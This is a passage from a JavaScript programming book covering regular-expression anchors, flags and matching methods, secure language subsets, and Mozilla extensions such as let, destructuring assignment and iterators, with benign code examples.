For example, to match the word "JavaScript" on a line by itself, you can use the regular expression `/^JavaScript$/`. If you want to search for "Java" as a word by itself (not as a prefix, as it is in "JavaScript"), you can try the pattern `/\sJava\s/`, which requires a space before and after the word. But there are two problems with this solution. First, it does not match "Java" at the beginning or the end of a string, but only if it appears with space on either side. Second, when this pattern does find a match, the matched string it returns has leading and trailing spaces, which is not quite what's needed. So instead of matching actual space characters with `\s`, match (or anchor to) word boundaries with `\b`. The resulting expression is `/\bJava\b/`. The element `\B` anchors the match to a location that is not a word boundary. Thus, the pattern `/\B[Ss]cript/` matches "JavaScript" and "postscript", but not "script" or "Scripting".

You can also use arbitrary regular expressions as anchor conditions. If you include an expression within `(?=` and `)` characters, it is a lookahead assertion, and it specifies that the enclosed characters must match, without actually matching them. For example, to match the name of a common programming language, but only if it is followed by a colon, you could use `/[Jj]ava([Ss]cript)?(?=\:)/`. This pattern matches the word "JavaScript" in "JavaScript: The Definitive Guide", but it does not match "Java" in "Java in a Nutshell", because it is not followed by a colon.

If you instead introduce an assertion with `(?!`, it is a negative lookahead assertion, which specifies that the following characters must not match. For example, `/Java(?!Script)([A-Z]\w*)/` matches "Java" followed by a capital letter and any number of additional ASCII word characters, as long as "Java" is not followed by "Script". It matches "JavaBeans" but not "Javanese", and it matches "JavaScrip" but not "JavaScript" or "JavaScripter".

Table 10-5 summarizes regular-expression anchors.

Table 10-5. Regular-expression anchor characters

Character	Meaning
`^`	Match the beginning of the string and, in multiline searches, the beginning of a line.
`$`	Match the end of the string and, in multiline searches, the end of a line.
`\b`	Match a word boundary. That is, match the position between a `\w` character and a `\W` character or between a `\w` character and the beginning or end of a string. (Note, however, that `[\b]` matches backspace.)
`\B`	Match a position that is not a word boundary.
`(?=`*p*`)`	A positive lookahead assertion. Require that the following characters match the pattern *p*, but do not include those characters in the match.
`(?!`*p*`)`	A negative lookahead assertion. Require that the following characters do not match the pattern *p*.

10.1.6 Flags

There is one final element of regular-expression grammar. Regular-expression flags specify high-level pattern-matching rules. Unlike the rest of regular-expression syntax, flags are specified outside the / characters; instead of appearing within the slashes, they appear following the second slash. JavaScript supports three flags. The `i` flag specifies that pattern matching should be case-insensitive. The `g` flag specifies that pattern matching should be global—that is, all matches within the searched string should be found. The `m` flag performs pattern matching in multiline mode. In this mode, if the string to be searched contains newlines, the `^` and `$` anchors match the beginning and end of a line in addition to matching the beginning and end of a string. For example, the pattern `/java$/im` matches "java" as well as "Java\nis fun".

These flags may be specified in any combination. For example, to do a case-insensitive search for the first occurrence of the word "java" (or "Java", "JAVA", etc.), you can use the case-insensitive regular expression `/\bjava\b/i`. And to find all occurrences of the word in a string, you can add the `g` flag: `/\bjava\b/gi`.

Table 10-6 summarizes these regular-expression flags. Note that you'll see more about the `g` flag later in this chapter, when the String and RegExp methods are used to actually perform matches.

Table 10-6. Regular-expression flags

Character	Meaning
`i`	Perform case-insensitive matching.
`g`	Perform a global match—that is, find all matches rather than stopping after the first match.
`m`	Multiline mode. `^` matches beginning of line or beginning of string, and `$` matches end of line or end of string.

10.2 String Methods for Pattern Matching

Until now, this chapter has discussed the grammar used to create regular expressions, but it hasn't examined how those regular expressions can actually be used in JavaScript code. This section discusses methods of the String object that use regular expressions to perform pattern matching and search-and-replace operations. The sections that follow this one continue the discussion of pattern matching with JavaScript regular expressions by discussing the RegExp object and its methods and properties. Note that the discussion that follows is merely an overview of the various methods and properties related to regular expressions. As usual, complete details can be found in Part III.

Strings support four methods that use regular expressions. The simplest is `search()`. This method takes a regular-expression argument and returns either the character position of the start of the first matching substring or -1 if there is no match. For example, the following call returns 4:

```
"JavaScript".search(/script/i);
```

If the argument to search() is not a regular expression, it is first converted to one by passing it to the RegExp constructor. search() does not support global searches; it ignores the g flag of its regular expression argument.

The replace() method performs a search-and-replace operation. It takes a regular expression as its first argument and a replacement string as its second argument. It searches the string on which it is called for matches with the specified pattern. If the regular expression has the g flag set, the replace() method replaces all matches in the string with the replacement string; otherwise, it replaces only the first match it finds. If the first argument to replace() is a string rather than a regular expression, the method searches for that string literally rather than converting it to a regular expression with the RegExp() constructor, as search() does. As an example, you can use replace() as follows to provide uniform capitalization of the word "JavaScript" throughout a string of text:

```
// No matter how it is capitalized, replace it with the correct capitalization
text.replace(/javascript/gi, "JavaScript");
```

replace() is more powerful than this, however. Recall that parenthesized subexpressions of a regular expression are numbered from left to right and that the regular expression remembers the text that each subexpression matches. If a $ followed by a digit appears in the replacement string, replace() replaces those two characters with the text that matches the specified subexpression. This is a very useful feature. You can use it, for example, to replace straight quotes in a string with curly quotes, simulated with ASCII characters:

```
// A quote is a quotation mark, followed by any number of
// nonquotation-mark characters (which we remember), followed
// by another quotation mark.
var quote = /"([^"]*)"/g;
// Replace the straight quotation marks with curly quotes,
// leaving the quoted text (stored in $1) unchanged.
text.replace(quote, '“$1”');
```

The replace() method has other important features as well, which are described in the String.replace() reference page in Part III. Most notably, the second argument to replace() can be a function that dynamically computes the replacement string.

The match() method is the most general of the String regular-expression methods. It takes a regular expression as its only argument (or converts its argument to a regular expression by passing it to the RegExp() constructor) and returns an array that contains the results of the match. If the regular expression has the g flag set, the method returns an array of all matches that appear in the string. For example:

```
"1 plus 2 equals 3".match(/\d+/g)  // returns ["1", "2", "3"]
```

If the regular expression does not have the g flag set, match() does not do a global search; it simply searches for the first match. However, match() returns an array even when it does not perform a global search. In this case, the first element of the array is the matching string, and any remaining elements are the parenthesized subexpressions of

the regular expression. Thus, if `match()` returns an array `a`, `a[0]` contains the complete match, `a[1]` contains the substring that matched the first parenthesized expression, and so on. To draw a parallel with the `replace()` method, `a[ n ]` holds the contents of `$ n`.

For example, consider parsing a URL with the following code:

```
var url = /(\w+):\/\/([\w.]+)\/(\S*)/;
var text = "Visit my blog at http://www.example.com/~david";
var result = text.match(url);
if (result != null) {
    var fullurl = result[0];   // Contains "http://www.example.com/~david"
    var protocol = result[1];  // Contains "http"
    var host = result[2];      // Contains "www.example.com"
    var path = result[3];      // Contains "~david"
}
```

It is worth noting that passing a nonglobal regular expression to the `match()` method of a string is actually the same as passing the string to the `exec()` method of the regular expression: the returned array has `index` and `input` properties, as described for the `exec()` method below.

The last of the regular-expression methods of the String object is `split()`. This method breaks the string on which it is called into an array of substrings, using the argument as a separator. For example:

```
"123,456,789".split(",");  // Returns ["123","456","789"]
```

The `split()` method can also take a regular expression as its argument. This ability makes the method more powerful. For example, you can now specify a separator character that allows an arbitrary amount of whitespace on either side:

```
"1, 2, 3, 4, 5".split(/\s*,\s*/); // Returns ["1","2","3","4","5"]
```

The `split()` method has other features as well. See the `String.split()` entry in Part III for complete details.

10.3 The RegExp Object

As mentioned at the beginning of this chapter, regular expressions are represented as RegExp objects. In addition to the `RegExp()` constructor, RegExp objects support three methods and a number of properties. RegExp pattern-matching methods and properties are described in the next two sections.

The `RegExp()` constructor takes one or two string arguments and creates a new RegExp object. The first argument to this constructor is a string that contains the body of the regular expression—the text that would appear within slashes in a regular-expression literal. Note that both string literals and regular expressions use the \ character for escape sequences, so when you pass a regular expression to `RegExp()` as a string literal, you must replace each \ character with \\. The second argument to `RegExp()` is optional. If supplied, it indicates the regular-expression flags. It should be `g`, `i`, `m`, or a combination of those letters.

For example:

```
// Find all five-digit numbers in a string. Note the double \\ in this case.
var zipcode = new RegExp("\\d{5}", "g");
```

The RegExp() constructor is useful when a regular expression is being dynamically created and thus cannot be represented with the regular-expression literal syntax. For example, to search for a string entered by the user, a regular expression must be created at runtime with RegExp().

10.3.1 RegExp Properties

Each RegExp object has five properties. The source property is a read-only string that contains the text of the regular expression. The global property is a read-only boolean value that specifies whether the regular expression has the g flag. The ignoreCase property is a read-only boolean value that specifies whether the regular expression has the i flag. The multiline property is a read-only boolean value that specifies whether the regular expression has the m flag. The final property is lastIndex, a read/write integer. For patterns with the g flag, this property stores the position in the string at which the next search is to begin. It is used by the exec() and test() methods, described below.

10.3.2 RegExp Methods

RegExp objects define two methods that perform pattern-matching operations; they behave similarly to the String methods described earlier. The main RegExp pattern-matching method is exec(). It is similar to the String match() method described in §10.2, except that it is a RegExp method that takes a string, rather than a String method that takes a RegExp. The exec() method executes a regular expression on the specified string. That is, it searches the string for a match. If it finds none, it returns null. If it does find one, however, it returns an array just like the array returned by the match() method for nonglobal searches. Element 0 of the array contains the string that matched the regular expression, and any subsequent array elements contain the substrings that matched any parenthesized subexpressions. Furthermore, the index property contains the character position at which the match occurred, and the input property refers to the string that was searched.

Unlike the match() method, exec() returns the same kind of array whether or not the regular expression has the global g flag. Recall that match() returns an array of matches when passed a global regular expression. exec(), by contrast, always returns a single match and provides complete information about that match. When exec() is called on a regular expression that has the g flag, it sets the lastIndex property of the regular-expression object to the character position immediately following the matched substring. When exec() is invoked a second time for the same regular expression, it begins its search at the character position indicated by the lastIndex property. If exec() does not find a match, it resets lastIndex to 0. (You can also set lastIndex to 0 at any time, which you should do whenever you quit a search before you find the last match in one string and begin searching another string with the same RegExp object.) This special

behavior allows you to call exec() repeatedly in order to loop through all the regular expression matches in a string. For example:

```
var pattern = /Java/g;
var text = "JavaScript is more fun than Java!";
var result;
while((result = pattern.exec(text)) != null) {
    alert("Matched '" + result[0] + "'" +
          " at position " + result.index +
          "; next search begins at " + pattern.lastIndex);
}
```

The other RegExp method is test(). test() is a much simpler method than exec(). It takes a string and returns true if the string contains a match for the regular expression:

```
var pattern = /java/i;
pattern.test("JavaScript");  // Returns true
```

Calling test() is equivalent to calling exec() and returning true if the return value of exec() is not null. Because of this equivalence, the test() method behaves the same way as the exec() method when invoked for a global regular expression: it begins searching the specified string at the position specified by lastIndex, and if it finds a match, it sets lastIndex to the position of the character immediately following the match. Thus, you can loop through a string using the test() method just as you can with the exec() method.

The String methods search(), replace(), and match() do not use the lastIndexproperty as exec() and test() do. In fact, the String methods simply reset lastIndex to 0. If you use exec() or test() on a pattern that has the g flag set, and you are searching multiple strings, you must either find all the matches in each string so that lastIndex is automatically reset to zero (this happens when the last search fails), or you must explicitly set the lastIndex property to 0 yourself. If you forget to do this, you may start searching a new string at some arbitrary position within the string rather than from the beginning. If your RegExp doesn't have the g flag set, then you don't have to worry about any of this, of course. Keep in mind also that in ECMAScript 5 each evaluation of a regular expression literal creates a new RegExp object with its own lastIndex property, and this reduces the risk of accidentally using a "leftover" lastIndex value.

CHAPTER 11

JavaScript Subsets and Extensions

Until now, this book has described the complete and official JavaScript language, as standardized by ECMAScript 3 and ECMAScript 5. This chapter instead describes subsets and supersets of JavaScript. The subsets have been defined, for the most part, for security purposes: a script written using only a secure language subset can be executed safely even if it comes from an untrusted source such as an ad server. §11.1 describes a few of these subsets.

The ECMAScript 3 standard was published in 1999 and a decade elapsed before the standard was updated to ECMAScript 5 in 2009. Brendan Eich, the creator of JavaScript, continued to evolve the language during that decade (the ECMAScript specification explicitly allows language extensions) and, with the Mozilla project, released JavaScript versions 1.5, 1.6, 1.7, 1.8, and 1.8.1 in Firefox 1.0, 1.5, 2, 3, and 3.5. Some of the features of these extensions to JavaScript have been codified in ECMAScript 5, but many remain nonstandard. Future versions of ECMAScript are expected to standardize at least some of the remaining nonstandard features.

The Firefox browser supports these extensions, as does the Spidermonkey JavaScript interpreter that Firefox is based on. Mozilla's Java-based JavaScript interpreter, Rhino, (see §12.1) also supports most of the extensions. Because these language extensions are nonstandard, however, they will not be useful to web developers who require language compatibility across all browsers. They are documented in this chapter because:

- they are quite powerful;
- they may become standard in the future;
- they can be used to write Firefox extensions;
- they can be used in server-side JavaScript programming, when the underlying JavaScript engine is Spidermonkey or Rhino (see §12.1).

After a preliminary section on language subsets, the rest of this chapter describes these language extensions. Because they are nonstandard, they are documented in tutorial style with less rigor than the language features described elsewhere in the book.

11.1 JavaScript Subsets

Most language subsets are defined to allow the secure execution of untrusted code. There is one interesting subset defined for different reasons. We'll cover that one first, and then cover secure language subsets.

11.1.1 The Good Parts

Douglas Crockford's short book *JavaScript: The Good Parts* (O'Reilly) describes a JavaScript subset that consists of the parts of the language that he thinks are worth using. The goal of this subset is to simplify the language, hide quirks and imperfections, and ultimately, make programming easier and programs better. Crockford explains his motivation:

> Most programming languages contain good parts and bad parts. I discovered that I could be a better programmer by using only the good parts and avoiding the bad parts.

Crockford's subset does not include the `with` and `continue` statements or the `eval()` function. It defines functions using function definition expressions only and does not include the function definition statement. The subset requires the bodies of loops and conditionals to be enclosed in curly braces: it does not allow the braces to be omitted if the body consists of a single statement. It requires any statement that does not end with a curly brace to be terminated with a semicolon.

The subset does not include the comma operator, the bitwise operators, or the `++` and `--` operators. It also disallows `==` and `!=` because of the type conversion they perform, requiring use of `===` and `!==` instead.

Since JavaScript does not have block scope, Crockford's subset restricts the `var` statement to appear only at the top level of a function body and requires programmers to declare all of a function's variables using a single `var` as the first statement in a function body. The subset discourages the use of global variables, but this is a coding convention rather than an actual language restriction.

Crockford's online code-quality checking tool at *http://jslint.com* includes an option to enforce conformance to The Good Parts. In addition to ensuring that your code uses only the allowed features, the JSLint tool also enforces coding style rules, such as proper indentation.

Crockford's book was written before the strict mode of ECMAScript 5 was defined, but many of the "bad parts" of JavaScript he seeks to discourage in his book are prohibited by the use of strict mode. With the adoption of the ECMAScript 5 standard, the JSLint tool now requires programs to include a "use strict" directive when "The Good Parts" option is selected.

11.1.2 Subsets for Security

The Good Parts is a language subset designed for aesthetic reasons and with a desire to improve programmer productivity. There is a larger class of subsets that have been

designed for the purpose of safely running untrusted JavaScript in a secure container or "sandbox." Secure subsets work by disallowing all language features and APIs that can allow code to break out of its sandbox and affect the global execution environment. Each subset is coupled with a static verifier that parses code to ensure that it conforms to the subset. Since language subsets that can be statically verified tend to be quite restrictive, some sandboxing systems define a larger, less restrictive subset and add a code transformation step that verifies that code conforms to the larger subset, transforms it to use a smaller language subset, and adds runtime checks where static analysis of the code is not sufficient to ensure security.

In order to allow JavaScript to be statically verified to be safe, a number of features must be removed:

- `eval()` and the `Function()` constructor are not allowed in any secure subset because they allow the execution of arbitrary strings of code, and these strings cannot be statically analyzed.
- The `this` keyword is forbidden or restricted because functions (in non-strict mode) can access the global object through `this`. Preventing access to the global object is one of the key purposes of any sandboxing system.
- The `with` statement is often forbidden in secure subsets because it makes static code verification more difficult.
- Certain global variables are not allowed in secure subsets. In client-side JavaScript, the browser window object does double-duty as the global object, so code is not allowed to refer to the `window` object. Similarly, the client-side `document` object defines methods that allow complete control over page content. This is too much power to give to untrusted code. Secure subsets can take two different approaches to global variables like `document`. They can forbid them entirely, and instead define a custom API that sandboxed code can use to access the limited portion of the web page that has been alloted to it. Alternatively, the "container" in which the sandboxed code is run can define a facade or proxy `document` object that implements only the safe parts of the standard DOM API.
- Certain special properties and methods are forbidden in secure subsets because they give too much power to the sandboxed code. These typically include the `caller` and `callee` properties of the `arguments` object (though some subsets do not allow the `arguments` object to be used at all), the `call()` and `apply()` methods of functions, and the `constructor` and `prototype` properties. Nonstandard properties such as `__proto__` are also forbidden. Some subsets blacklist unsafe properties and globals. Others whitelist a specific set of properties know to be safe.
- Static analysis is sufficient to prevent access to special properties when the property access expression is written using the `.` operator. But property access with `[]` is more difficult because arbitrary string expressions within the square brackets cannot be statically analyzed. For this reason, secure subsets usually forbid the use of square brackets unless the argument is a numeric or string literal. Secure subsets replace the `[]` operators with global functions for querying and setting object

properties—these functions perform runtime checks to ensure that they aren't used to access forbidden properties.

Some of these restrictions, such as forbidding the use of `eval()` and the `with` statement, are not much of a burden for programmers, since these features are not commonly used in JavaScript programming. Others, such as the restriction on the use of square brackets for property access are quite onerous, and this is where code translation comes in. A translator can automatically transform the use of square brackets, for example, into a function call that includes runtime checks. Similar transformations can allow the safe use of the `this` keyword. There is a tradeoff, of course, between the safety of these runtime checks and execution speed of the sandboxed code.

A number of secure subsets have been implemented. Although a complete description of any subset is beyond the scope of this book, we'll briefly describe some of the most important:

ADsafe

ADsafe (*http://adsafe.org*) was one of the first security subsets proposed. It was created by Douglas Crockford (who also defined The Good Parts subset). ADsafe relies on static verification only, and it uses JSLint (*http://jslint.org*) as its verifier. It forbids access to most global variables and defines an `ADSAFE` variable that provides access to a secure API, including special-purpose DOM methods. ADsafe is not in wide use, but it was an influential proof-of-concept that influenced other secure subsets.

dojox.secure

The dojox.secure subset (*http://www.sitepen.com/blog/2008/08/01/secure-mashups-with-dojoxsecure/*) is an extension to the Dojo toolkit (*http://dojotoolkit.org*) that was inspired by ADsafe. Like ADsafe, it is based on static verification of a restrictive language subset. Unlike ADsafe, it allows use of the standard DOM API. Also, it includes a verifier written in JavaScript, so that untrusted code can be dynamically verified before being evaluated.

Caja

Caja (*http://code.google.com/p/google-caja/*) is Google's open-source secure subset. Caja (Spanish for "box") defines two language subsets. Cajita ("little box") is a narrow subset like that used by ADsafe and dojox.secure. Valija ("suitcase" or "baggage") is a much broader language that is close to regular ECMAScript 5 strict mode (with the removal of `eval()`). Caja itself is the name of the compiler that transforms (or "cajoles") web content (HTML, CSS, and JavaScript code) into secure modules that can be safely hosted on a web page without being able to affect the page as a whole or other modules on the page.

Caja is part of the OpenSocial API (*http://code.google.com/apis/opensocial/*) and has been adopted by Yahoo! for use on its websites. The content available at the portal *http://my.yahoo.com*, for example, is organized into Caja modules.

FBJS

FBJS is the variant of JavaScript used by Facebook (*http://facebook.com*) to allow untrusted content on users' profile pages. FBJS relies on code transformation to ensure security. The transformer inserts runtime checks to prevent access to the global object through the `this` keyword. And it renames all top-level identifiers by adding a module-specific prefix. Any attempt to set or query global variables or variables belonging to another module is prevented because of this renaming. Furthermore, any calls to `eval()` are transformed by this identifier prefixing into calls to a nonexistent function. FBJS emulates a safe subset of the DOM API.

Microsoft Web Sandbox

Microsoft's Web Sandbox (*http://websandbox.livelabs.com/*) defines a broad subset of JavaScript (plus HTML and CSS) and makes it secure through radical code rewriting, effectively reimplementing a secure JavaScript virtual machine on top of nonsecure JavaScript.

11.2 Constants and Scoped Variables

We now leave language subsets behind and transition to language extensions. In JavaScript 1.5 and later, you can use the `const` keyword to define constants. Constants are like variables except that assignments to them are ignored (attempting to alter a constant does not cause an error) and attempts to redeclare them cause errors:

```
const pi = 3.14;  // Define a constant and give it a value.
pi = 4;           // Any future assignments to it are silently ignored.
const pi = 4;     // It is an error to redeclare a constant.
var pi = 4;       // This is also an error.
```

The `const` keyword behaves much like the `var` keyword: there is no block scope, and constants are *hoisted* to the top of the enclosing function definition. (See §3.10.1)

The lack of block scope for variables in JavaScript has long been considered a shortcoming of the language, and JavaScript 1.7 addresses it by adding the `let` keyword to the language. The keyword `const` has always been a reserved (but unused) word in JavaScript, so constants can be added without breaking any existing code. The `let` keyword was not reserved, so it is not recognized unless you explicitly opt-in to version 1.7 or later.

JavaScript Versions

In this chapter, when we refer to a specific JavaScript version number, we're referring specifically to Mozilla's version of the language, as implemented in the Spidermonkey and Rhino interpreters and the Firefox web browser.

Some of the language extensions here define new keywords (such as `let`) and to avoid breaking existing code that uses that keyword, JavaScript requires you to explicitly request the new version of the language in order to use the extension. If you are using Spidermonkey or Rhino as a stand-alone interpreter, you can specify the desired

language version with a command-line option or by calling the built-in version() function. (It expects the version number times ten. Pass 170 to select JavaScript 1.7 and enable the let keyword.) In Firefox, you can opt in to language extensions using a script tag like this:

```
<script type="application/javascript; version=1.8">
```

The let keyword can be used in four ways:

- as a variable declaration like var;
- in a for or for/in loop, as a substitute for var;
- as a block statement, to define new variables and explicitly delimit their scope; and
- to define variables that are scoped to a single expression.

The simplest way to use let is as a drop-in replacement for var. Variables declared with var are defined throughout the enclosing function. Variables declared with let are defined only within the closest enclosing block (and any blocks nested within it, of course). If you declare a variable with let inside the body of a loop, for example, it does not exist outside the loop:

```
function oddsums(n) {
    let total = 0, result=[];        // Defined throughout the function
    for(let x = 1; x <= n; x++) {    // x is only defined in the loop
        let odd = 2*x-1;             // odd only defined in this loop
        total += odd;
        result.push(total);
    }
    // Using x or odd here would cause a ReferenceError
    return result;
}

oddsums(5);  // Returns [1,4,9,16,25]
```

Notice that this code also uses let as a replacement for var in the for loop. This creates a variable whose scope is the body of the loop plus the condition and increment clauses of the loop. You can also use let in this way in for/in (and for each; see §11.4.1) loops:

```
o = {x:1,y:2};
for(let p in o) console.log(p);      // Prints x and y
for each(let v in o) console.log(v); // Prints 1 and 2
console.log(p)                       // ReferenceError: p is not defined
```

There is an interesting difference between let used as a declaration statement and let used as a loop initializer. Used as a declaration, the variable initializer expressions are evaluated in the scope of the variable. But in a for loop, the initializer expression is evaluated outside the scope of the new variable. This matters only when the new variable is shadowing a new variable by the same name:

```
let x = 1;
for(let x = x + 1; x < 5; x++)
    console.log(x); // Prints 2,3,4
```

```
{                   // Begin a block to create a new variable scope
    let x = x + 1;  // x is undefined, so x+1 is NaN
    console.log(x); // Prints NaN
}
```

Variables declared with `var` exist throughout the function in which they are declared, but they are not initialized until the `var` statement actually runs. That is, the variable exists (i.e., no `ReferenceError` will be thrown) but is `undefined` if you attempt to use it before the `var` statement. Variables declared with `let` are similar: if you attempt to use a variable before its `let` statement (but within the same block as the `let` statement), the variable will exist but its value will be `undefined`.

Notice that this problem doesn't exist when you use `let` to declare a loop variable—the syntax simply doesn't allow you to use the variable before it is initialized. There is another way to use `let` that avoids this problem of using variables before they are initialized. A `let` block statement (as opposed to the `let` declaration statements shown above) combines a block of code with a set of variables for the block and the initialization expressions for those variables. In this form, the variables and their initializers are placed within parentheses and are followed by a block of statements within curly braces:

```
let x=1, y=2;
let (x=x+1,y=x+2) {   // Note that we're shadowing variables
    console.log(x+y); // Prints 5
};
console.log(x+y);     // Prints 3
```

It is important to understand that the variable initializer expressions of a `let` block are not part of the block and are interpreted in the outer scope. In the code above, we are creating a new variable `x` and assigning it a value one larger than the value of the existing variable `x`.

The final use of the `let` keyword is a variant on the `let` block, in which a parenthesized list of variables and initializers is followed by a single expression rather than a block of statements. This is called a `let` expression, and the code above could be rewritten to use one like this:

```
let x=1, y=2;
console.log(let (x=x+1,y=x+2) x+y);  // Prints 5
```

Some form of `const` and `let` (not necessarily all four forms described here) are likely to be included in a future version of the ECMAScript standard.

11.3 Destructuring Assignment

Spidermonkey 1.7 implements a kind of compound assignment known as *destructuring assignment*. (You may have seen destructuring assignment before, in Python or Ruby, for example.) In a destructuring assignment, the value on the right-hand side of the equals sign is an array or object (a "structured" value) and the left-hand side specifies one or more variable names using a syntax that mimics array and object literal syntax.

When a destructuring assignment occurs, one or more values are extracted ("destructured") from the value on the right and stored into the variables named on the left. In addition to its use with the regular assignment operator, destructuring assignment can also be used when initializing newly declared variables with `var` and `let`.

Destructuring assignment is simple and powerful when working with arrays, and is particularly useful with functions that return arrays of values. It can become confusing and complex when used with objects and nested objects, however. Examples demonstrating both simple and complex uses follow.

Here are simple destructuring assignments using arrays of values:

```
let [x,y] = [1,2];    // Same as let x=1, y=2
[x,y] = [x+1,y+1];    // Same as x = x + 1, y = y+1
[x,y] = [y,x];        // Swap the value of the two variables
console.log([x,y]);   // Prints [3,2]
```

Notice how destructuring assignment makes it easy to work with functions that return arrays of values:

```
// Convert [x,y] coordinates to [r,theta] polar coordinates
function polar(x,y) {
    return [Math.sqrt(x*x+y*y), Math.atan2(y,x)];
}
// Convert polar to Cartesian coordinates
function cartesian(r,theta) {
    return [r*Math.cos(theta), r*Math.sin(theta)];
}

let [r,theta] = polar(1.0, 1.0);  // r=Math.sqrt(2), theta=Math.PI/4
let [x,y] = cartesian(r,theta);   // x=1.0, y=1.0
```

The number of variables on the left of a destructuring assignment does not have to match the number of array elements on the right. Extra variables on the left are set to `undefined`, and extra values on the right are ignored. The list of variables on the left can include extra commas to skip certain values on the right:

```
let [x,y] = [1];      // x = 1, y = undefined
[x,y] = [1,2,3];      // x = 1, y = 2
[,x,,y] = [1,2,3,4]; // x = 2, y = 4
```

There is no syntax to assign all unused or remaining values (as an array) to a variable. In the second line of code above, for example, there is no way to assign `[2,3]` to `y`.

The value of a destructuring assignment is the complete data structure on the right-hand side, not the individual values that are extracted from it. Thus, it is possible to "chain" assignments like this:

```
let first, second, all;
all = [first,second] = [1,2,3,4]; // first=1, second=2, all=[1,2,3,4]
```

Destructuring assignment can even be used with nested arrays. In this case, the left-hand side of the assignment should look like a nested array literal:

```
let [one, [twoA, twoB]] = [1, [2,2.5], 3]; // one=1, twoA=2, twoB=2.5
```

Destructuring assignment can also be performed when the right-hand side is an object value. In this case, the left-hand side of the assignment looks something like an object literal: a comma-separated and brace delimited list of property name and variable name pairs. The name to the left of each colon is a property name, and the name to the right of each colon is a variable name. Each named property is looked up in the object on the right-hand side of the assignment, and its value (or `undefined`) is assigned to the corresponding variable. This type of destructuring assignment can get confusing, especially because it is often tempting to use the same identifier for both property and variable name. In the example below, be sure that you understand that `r`, `g`, and `b` are property names and `red`, `green`, and `blue` are variable names:

```
let transparent = {r:0.0, g:0.0, b:0.0, a:1.0}; // A RGBA color
let {r:red, g:green, b:blue} = transparent;     // red=0.0,green=0.0,blue=0.0
```

The next example copies global functions of the `Math` object into variables, which might simplify code that does a lot of trigonometry:

```
// Same as let sin=Math.sin, cos=Math.cos, tan=Math.tan
let {sin:sin, cos:cos, tan:tan} = Math;
```

Just as destructuring assignment can be used with nested arrays, it can be used with nested objects. In fact, the two syntaxes can be combined to describe arbitrary data structures. For example:

```
// A nested data structure: an object that contains an array of objects
let data = {
    name: "destructuring assignment",
    type: "extension",
    impl: [{engine: "spidermonkey", version: 1.7},
           {engine: "rhino", version: 1.7}]
};

// Use destructuring assignment to extract four values from the data structure
let ({name:feature, impl: [{engine:impl1, version:v1},{engine:impl2}]} = data) {
    console.log(feature);  // Prints "destructuring assignment"
    console.log(impl1);    // Prints "spidermonkey"
    console.log(v1);       // Prints 1.7
    console.log(impl2);    // Prints "rhino"
}
```

Note that nested destructuring assignments like this may make your code harder to read rather than simplifying it. There is an interesting regularity that can help you to make sense of the complex cases, however. Think first about a regular (single-value) assignment. After the assignment is done, you can take the variable name from the left-hand side of the assignment and use it as an expression in your code, where it will evaluate to whatever value you assigned it. In destructuring assignment, we've said that the left-hand side uses a syntax like array literal syntax or like object literal syntax. But notice that after the destructuring assignment is done, the code that looks like an array literal or object literal from the left-hand side will actually work as a valid array literal or object literal elsewhere in your code: all the necessary variables have been defined

so that you can cut-and-paste the text on the left of the equals sign and use it as an array or object value in your code.

11.4 Iteration

Mozilla's JavaScript extensions introduce new iteration techniques, including the for each loop and Python-style iterators and generators. They are detailed in the subsections below.

11.4.1 The for/each Loop

The for/each loop is a new looping statement standardized by E4X. E4X (ECMAScript for XML) is a language extension that allows XML tags to appear literally in JavaScript programs and adds syntax and API for operating on XML data. E4X has not been widely implemented in web browsers, but it is supported by Mozilla's JavaScript 1.6 (released in Firefox 1.5). In this section, we'll cover only the for/each loop and its use with non-XML objects. See §11.7 for details on the rest of E4X.

The for each loop is much like the for/in loop. Instead of iterating through the properties of an object, however, it iterates through the values of those properties:

```
let o = {one: 1, two: 2, three: 3}
for(let p in o) console.log(p);       // for/in: prints 'one', 'two', 'three'
for each (let v in o) console.log(v); // for/each: prints 1, 2, 3
```

When used with an array, the for/each loop iterates through the elements (rather than the indexes) of the loop. It typically enumerates them in numerical order, but this is not actually standardized or required:

```
a = ['one', 'two', 'three'];
for(let p in a) console.log(p);       // Prints array indexes 0, 1, 2
for each (let v in a) console.log(v); // Prints array elts 'one', 'two', 'three'
```

Note that the for/each loop does not limit itself to the array elements of an array—it will enumerate the value of any enumerable property of the array including enumerable methods inherited by the array. For this reason, the for/each loop is usually not recommended for use with arrays. This is particularly true for code that must interoperate with versions of JavaScript before ECMAScript 5 in which it is not possible to make user-defined properties and methods non-enumerable. (See §7.6 for a similar discussion of the for/in loop.)

11.4.2 Iterators

JavaScript 1.7 enhances the for/in loop with more general behavior. JavaScript 1.7's for/in loop is more like Python's for/in and allows it iterate over any *iterable* object. In order to understand this, some definitions are required.

An *iterator* is an object that allows iteration over some collection of values and maintains whatever state is necessary to keep track of the current "position" in the collection.

An iterator must have a next() method. Each call to next() returns the next value from the collection. The counter() function below, for example, returns an iterator that returns successively larger integers on each call to next(). Note the use of the function scope as a closure that holds the current state of the counter:

```
// A function that returns an iterator;
function counter(start) {
    let nextValue = Math.round(start);  // Private state of the iterator
    return { next: function() { return nextValue++; }}; // Return iterator obj
}

let serialNumberGenerator = counter(1000);
let sn1 = serialNumberGenerator.next();    // 1000
let sn2 = serialNumberGenerator.next();    // 1001
```

Iterators that work on finite collections throw StopIteration from their next() method when there are no more values to iterate. StopIteration is a property of the global object in JavaScript 1.7. Its value is an ordinary object (with no properties of its own) that is reserved for this special purpose of terminating iterations. Note, in particular, that StopIteration is not a constructor function like TypeError() or RangeError(). Here, for example, is a rangeIter() method that returns an iterator that iterates the integers in a given range:

```
// A function that returns an iterator for a range of integers
function rangeIter(first, last) {
    let nextValue = Math.ceil(first);
    return {
        next: function() {
            if (nextValue > last) throw StopIteration;
            return nextValue++;
        }
    };
}

// An awkward iteration using the range iterator.
let r = rangeIter(1,5);                  // Get an iterator object
while(true) {                            // Now use it in a loop
    try {
        console.log(r.next());           // Try to call its next() method
    }
    catch(e) {
        if (e == StopIteration) break;   // Exit the loop on StopIteration
        else throw e;
    }
}
```

Note how awkward it is to use an iterator object in a loop where the StopIteration method must be handled explicitly. Because of this awkwardness, we don't often use iterator objects directly. Instead we use *iterable* objects. An *iterable* object represents a collection of values that can be iterated. An iterable object must define a method named __iterator__() (with two underscores at the start and end of the name) which returns an iterator object for the collection.

